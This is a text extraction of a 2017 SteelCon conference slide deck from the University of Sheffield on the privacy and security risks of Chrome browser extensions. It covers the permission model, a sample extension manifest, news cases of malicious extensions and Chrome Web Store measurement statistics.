

The Evil Friend in Your Browser

Achim D. Brucker and Michael Herzberg
{a.brucker, msherzberg1}@sheffield.ac.uk

Software Assurance & Security Research
Department of Computer Science, The University of Sheffield, Sheffield, UK
<https://logicalhacking.com/>

SteelCon 2017
July 8, 2017 Sheffield, UK

The Evil Friend in Your Browser

Abstract

On the one hand, browser extensions, e.g., for Chrome, are very useful, as they extend web browsers with additional functionality (e.g., blocking ads). On the other hand, they are the most dangerous code that runs in your browsers: extension can read and modify both the content displayed in the browser. As they also can communicate with any web-site or web-service, they can report both data and metadata to external parties.

The current security model for browser extensions seems to be inadequate for expressing the security or privacy needs of browser users. Consequently, browser extensions are a "juice target" for attackers targeting web users.

We present results of analysing over 2500 browser extensions on how they use the current security model and discuss examples of extensions that are potentially of high risk. Based on the results of our analysis of real world browser extensions as well as our own threat model, we discuss the limitations of the current security model from a user perspective. need of browser users.

Outline


- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Little shop of horrors
- 5 Outlook

Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Little shop of horrors
- 5 Outlook

Browsers are the new operating systems


Browsers are the new operating systems




Browsers are the new operating systems




Browsers are the new operating systems




Browsers are the new operating systems



Browsers are the new operating systems



Browsers are the new operating systems



Protecting Web Users

- ❑ HttpOnly
- ❑ Same-origin policy
- ❑ Content Security Policy (CSP)
- ❑ ...



Security of web browsers

- ❖ The major browser vendors
 - ❖ take security seriously
 - ❖ investing a lot in making web browsers **secure** and **trustworthy**



Security of web browsers

- ❖ The major browser vendors
 - ❖ take security seriously
 - ❖ investing a lot in making web browsers **secure** and **trustworthy**
- ❖ We have a good basis for secure web applications



Security of web browsers

- ❖ The major browser vendors
 - ❖ take security seriously
 - ❖ investing a lot in making web browsers **secure** and **trustworthy**
- ❖ We have a good basis for secure web applications,
until we add extensions:
 - ❖ can extend/modify the browser
 - ❖ anybody can write/offer them



Security of web browsers

- ❖ The major browser vendors
 - ❖ take security seriously
 - ❖ investing a lot in making web browsers **secure** and **trustworthy**
- ❖ We have a good basis for secure web applications,
until we add extensions:
 - ❖ can extend/modify the browser
 - ❖ anybody can write/offer them
 - ❖ might tear down the defence from **inside**




Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Little shop of horrors
- 5 Outlook


Browser extensions

- ❏ Add-ons extending your browser
- ❏ Google says:
 - ❏ **small** software programs
 - ❏ **little to no** user interface




Browser extensions

- ❏ Add-ons extending your browser
- ❏ Google says:
 - ❏ **small** software programs
 - ❏ **little to no** user interface




Browser extensions

- ❏ Add-ons extending your browser
- ❏ Google says:
 - ❏ **small** software programs
 - ❏ **little to no** user interface
- ❏ What we find:
 - ❏ **complex** and **large** programs
 - ❏ **sophisticated** user interfaces




Browser extensions


- ❏ Add-ons extending your browser
- ❏ Google says:
 - ❏ **small** software programs
 - ❏ **little to no** user interface
- ❏ What we find:
 - ❏ **complex** and **large** programs
 - ❏ **sophisticated** user interfaces
- ❏ What extension can do:
 - ❏ modify the user interface (how your browser behaves)
 - ❏ modify web pages (what you see)
 - ❏ modify web request (what you enter)



Let's search for a simple calculator



Let's search for a simple calculator



Let's search for a simple calculator

The screenshot shows the Chrome Web Store search results for 'calculator'. The browser address bar shows the URL: https://chrome.google.com/webstore/search/calculator?_category=extensions. The search results are displayed in a list format, each with a thumbnail, title, developer, description, and an 'ADD TO CHROME' button.

Extension Name	Developer	Description	Category	Rating
CloudY Calculator	bwrobinett	A shockingly versatile calculator for Chrome. (Formerly ChromeY Calculator)	Productivity	★★★★★ (1467)
Calculator	calcchromedev	A beautiful scientific calculator inspired by the iPhone calculator!	Productivity	★★★★☆ (380)
Calculator Widget	offered by www.listabelship.com	This add-on is for users of Fulfillment by Amazon (FBA). When viewing an Amazon product page you can click the calculator	Shopping	★★★★☆ (39)
DPI Calculator	offered by www.sage42.com	A DPI calculator for Android developers and designers	Developer Tools	★★★★★ (20)
Amazon FBA Calculator Automated Version	offered by amazonfbacalculatorchromeextension...			

Let's search for a simple calculator

The screenshot shows the Chrome Web Store page for a calculator extension. The browser's address bar displays the URL <https://chrome.google.com/webstore/detail/calculator/ppilpeehmlhboiknckikefgdpkpnhkgc>. The extension is titled "Calculator" and is offered by "calchromedev". It has a 5-star rating from 380 reviews and is categorized under "Productivity". A prominent blue button labeled "+ ADD TO CHROME" is visible in the top right corner of the extension's header. Below the header, there are tabs for "OVERVIEW", "REVIEWS", and "RELATED". The main content area features a large image of the calculator interface, which is described as "Calculator for Chrome powered by cheapcheap.io". The calculator interface includes a display, a numeric keypad, and various mathematical function buttons. To the right of the main image, there is a section titled "Compatible with your device" and a description: "A beautiful scientific calculator inspired by the iPhone calculator!". Below this, there is a call to action: "Get this extension to have fast access to a calculator!". Further down, there is a section for "Additional Information" which lists the version as 3.33 and the update date as July 13, 2016. A "Report Abuse" link is also present.

Let's search for a simple calculator

Calculator - Chrome Web Store - Chromium

Calculator - Chrome W x

https://chrome.google.com/webstore/detail/calculator/ppilpeehmlhboiknckikefgpdkpnhkgc

Calculator
offered by calchrome.dev
★★★★★ (380) | [Productivity](#)

OVERVIEW | REVIEWS

Calculator for Chrome
powered by cheapcheap.io

Compatible with your device

A beautiful scientific calculator inspired by the iPhone calculator!

Get this extension to have fast access to a calculator!

One click and the calculator is there!

Really useful.

Please don't forget to rate 5 stars ★★★★★
★ 1

Please share this with your friends - give it a Plus 1

Report Abuse

Additional Information
Version: 3.33
Updated: July 13, 2016
Size: 1.1 MB

Add "Calculator"?
It can:
• Read and change all your data on the websites you visit

Cancel | Add extension

CHECKING...

Save money by comparing prices automatically with our new chrome extension

Only one click to activate the calculator!
Remember to always calculate the best prices with cheapcheap.io

Let's search for a simple calculator

Calculator - Chrome Web Store - Chromium

Calculator - Chrome W x

https://chrome.google.com/webstore/detail/calculator/ppilpeehmlhboiknckikefgpdkpnhkgc

Calculator
offered by calchromeDev
★★★★★ (380) | [Productivity](#)

Add "Calculator"?

- Read and change all your data on the websites you visit

Cancel Add extension

CHECKING...

Calculator for Chrome
powered by cheapcheap.io

Compatible with your device

A beautiful scientific calculator inspired by the iPhone calculator!

Get this extension to have fast access to a calculator!

One click and the calculator is there!

Really useful.

Please don't forget to rate 5 stars ★★★★★
★ 1

Please share this with your friends - give it a Plus 1

Report Abuse

Additional Information
Version: 3.33
Updated: July 13, 2016
Size: 1.1 MB

Save money by comparing prices automatically with our new chrome extension

Only one click to activate the calculator!
Remember to always calculate the best prices with cheapcheap.io

Malicious extensions are a real threat (1/2)



Web of Trust (WoT) logged all web requests

Malicious extensions are a real threat (1/2)



- ❖ Web of Trust (WoT) logged all web requests
- ❖ and sold the data to third parties

Malicious extensions are a real threat (1/2)



- ❖ Web of Trust (WoT) logged all web requests
- ❖ and sold the data to third parties
- ❖ A German TV station bought the data

Malicious extensions are a real threat (1/2)



- ❖ Web of Trust (WoT) logged all web requests
- ❖ and sold the data to third parties
- ❖ A German TV station bought the data
- ❖ "de-anonymized" it

Malicious extensions are a real threat (1/2)



- ❖ Web of Trust (WoT) logged all web requests
- ❖ and sold the data to third parties
- ❖ A German TV station bought the data
- ❖ "de-anonymized" it
- ❖ and found critical data, e.g.:
 - ❖ tax declaration of a member of the German parliament
 - ❖ details about international search warrants
 - ❖ ...

Malicious extensions are a real threat (2/2)



Malicious extensions are a real threat (2/2)

A screenshot of a web browser window. The address bar shows a secure connection to https://www.bleepingcomputer.com/news/security/adware-re. The article title is "Adware Replaces Phone Numbers for Security Firms Returned in Search Results" by Catalin Cimpanu, dated March 27, 2017, at 02:30 PM. The article text describes a new adware family named Crusader that rewrites tech support phone numbers in search results and displays ads and popups. It mentions that current versions are installed via software bundles and that the adware takes the form of a Chrome extension, Firefox add-on, and Internet Explorer Browser.

Adware Replaces Phone Numbers for Security Firms Returned in Search Results

By [Catalin Cimpanu](#)

March 27, 2017 02:30 PM 0

A new adware family named Crusader will rewrite tech support phone numbers returned in Google search results, display ads, and show popups pushing tech support scams.

Current versions of Crusaders are installed on victims' computers via software bundles. Users usually download a free application, whose installer also adds Crusader.

The adware takes the form of a Chrome extension, Firefox add-on, and Internet Explorer Browser

Malicious extensions are a real threat (2/2)

The screenshot shows a Google search interface. The search bar contains the text "dell support number". Below the search bar, there are navigation tabs for "All", "News", "Videos", "Images", "Maps", and "More". The search results show "About 6,48,00,000 results (0.58 seconds)". The first result is titled "Dell / Customer service" and features a large white box with the text "8622009987" and the "BLEEPING COMPUTER" logo. To the right of the phone number is the Dell logo. Below the phone number, there is a "Feedback" link. To the right of the search results, there is a knowledge panel for "Dell", which includes the text "Computer company" and a brief description of Dell Inc. as an American multinational computer technology company. The knowledge panel also lists "Customer service: 1800 42", "Technical support: 1800 4:", "Headquarters: Round Rock United States", "CEO: Michael S. Dell (31 Ja", "Revenue: 54.9 billion USD (", and "Founder: Michael S. Dell".

Malicious extensions are a real threat (2/2)

NEWS

February 23, 2017 @ 9:00 AM

Browser Bully? Malicious Google Chrome Extension Pushes User Buttons

By Douglas Bonderud



Chrome dominates the desktop web browser market, with more than 40 percent of users opting for Google's internet environment. But big numbers

Malicious extensions are a real threat (2/2)


CYBERCRIME | SOCIAL ENGINEERING

Forced into installing a Chrome extension

Posted: November 29, 2016 by [Pieter Arntz](#)

Last updated: November 28, 2016

Malicious extensions are a real threat (2/2)




Forced into installing a Chrome extension

Posted: November 29, 2016 by [Pieter Arntz](#)

Last updated: November 28, 2016

Malicious extensions are a real threat (2/2)




a Chrome

Posted: November 29, 2016 by [Pieter Arntz](#)


Last updated: November 28, 2016

Malicious extensions are a real threat (2/2)




Last updated: November 28, 2016

Malicious extensions are a real threat (2/2)




Malicious extensions are a real threat (2/2)



Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Little shop of horrors
- 5 Outlook

The architecture of browser extensions



```
{
  "update_url":
    "https://clients2.google.com/service/update2/crx",
  "name": "Test Extension",
  "version": "0.1",
  "manifest_version": 2,
  "description": "This is a harmless extension...",
  "permissions": [ "tabs", "<all_urls>", "webRequest" ],
  "content_scripts": [
    {
      "all_frames": true,
      "js": [ "content_script.js" ],
      "matches": [ "<all_urls>" ],
      "run_at": "document_start"
    }
  ],
  "background": {
    "scripts": [ "background.js" ]
  }
}
```

Security mechanism: Permissions

Background Scripts

Two-dimensional permission system:

- ❑ *functional* permissions: *tabs*, *bookmarks*, *webRequest*, *desktopCapture*, ...
- ❑ *host* permissions:
https://*.google.com,
http://www.facebook.com,
but also <all_urls> and https://*/*

Host permissions restrict effect of some functional permissions

Content Scripts

Black and white: either injecting script, or not

Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Little shop of horrors
- 5 Outlook

Chrome Web Store




available in the
chrome web store


- ❑ Main way of distributing extensions
- ❑ We monitor 125k "additional Chrome features" (ca. 10% got removed during last 5 months)

Wide variety of categories:



productivity	32.29%
fun	15.86%
communication	12.64%
accessibility	10.05%
web_development	9.95%
search_tools	5.87%
shopping	4.83%
news	3.51%
photos	2.10%
blogging	1.86%



Download numbers




Extensions are big




Case one: Read all your history

- ❑ Permission: *tabs* or *<all_urls>*, or content script on all sites
- ❑ Needed for many simple extensions
- ❑ Can monitor your complete history, incl. full urls




Case one: Read all your history

- ❑ Permission: *tabs* or *<all_urls>*, or content script on all sites
- ❑ Needed for many simple extensions
- ❑ Can monitor your complete history, incl. full urls
- ❑ 57% of 80.000 extensions




Case two: Read and write all data on your websites

- ❑ Permission: `<all_urls>`, or content script on all sites
- ❑ Minimum level of permissions for many extensions
- ❑ Gives full access to the web site



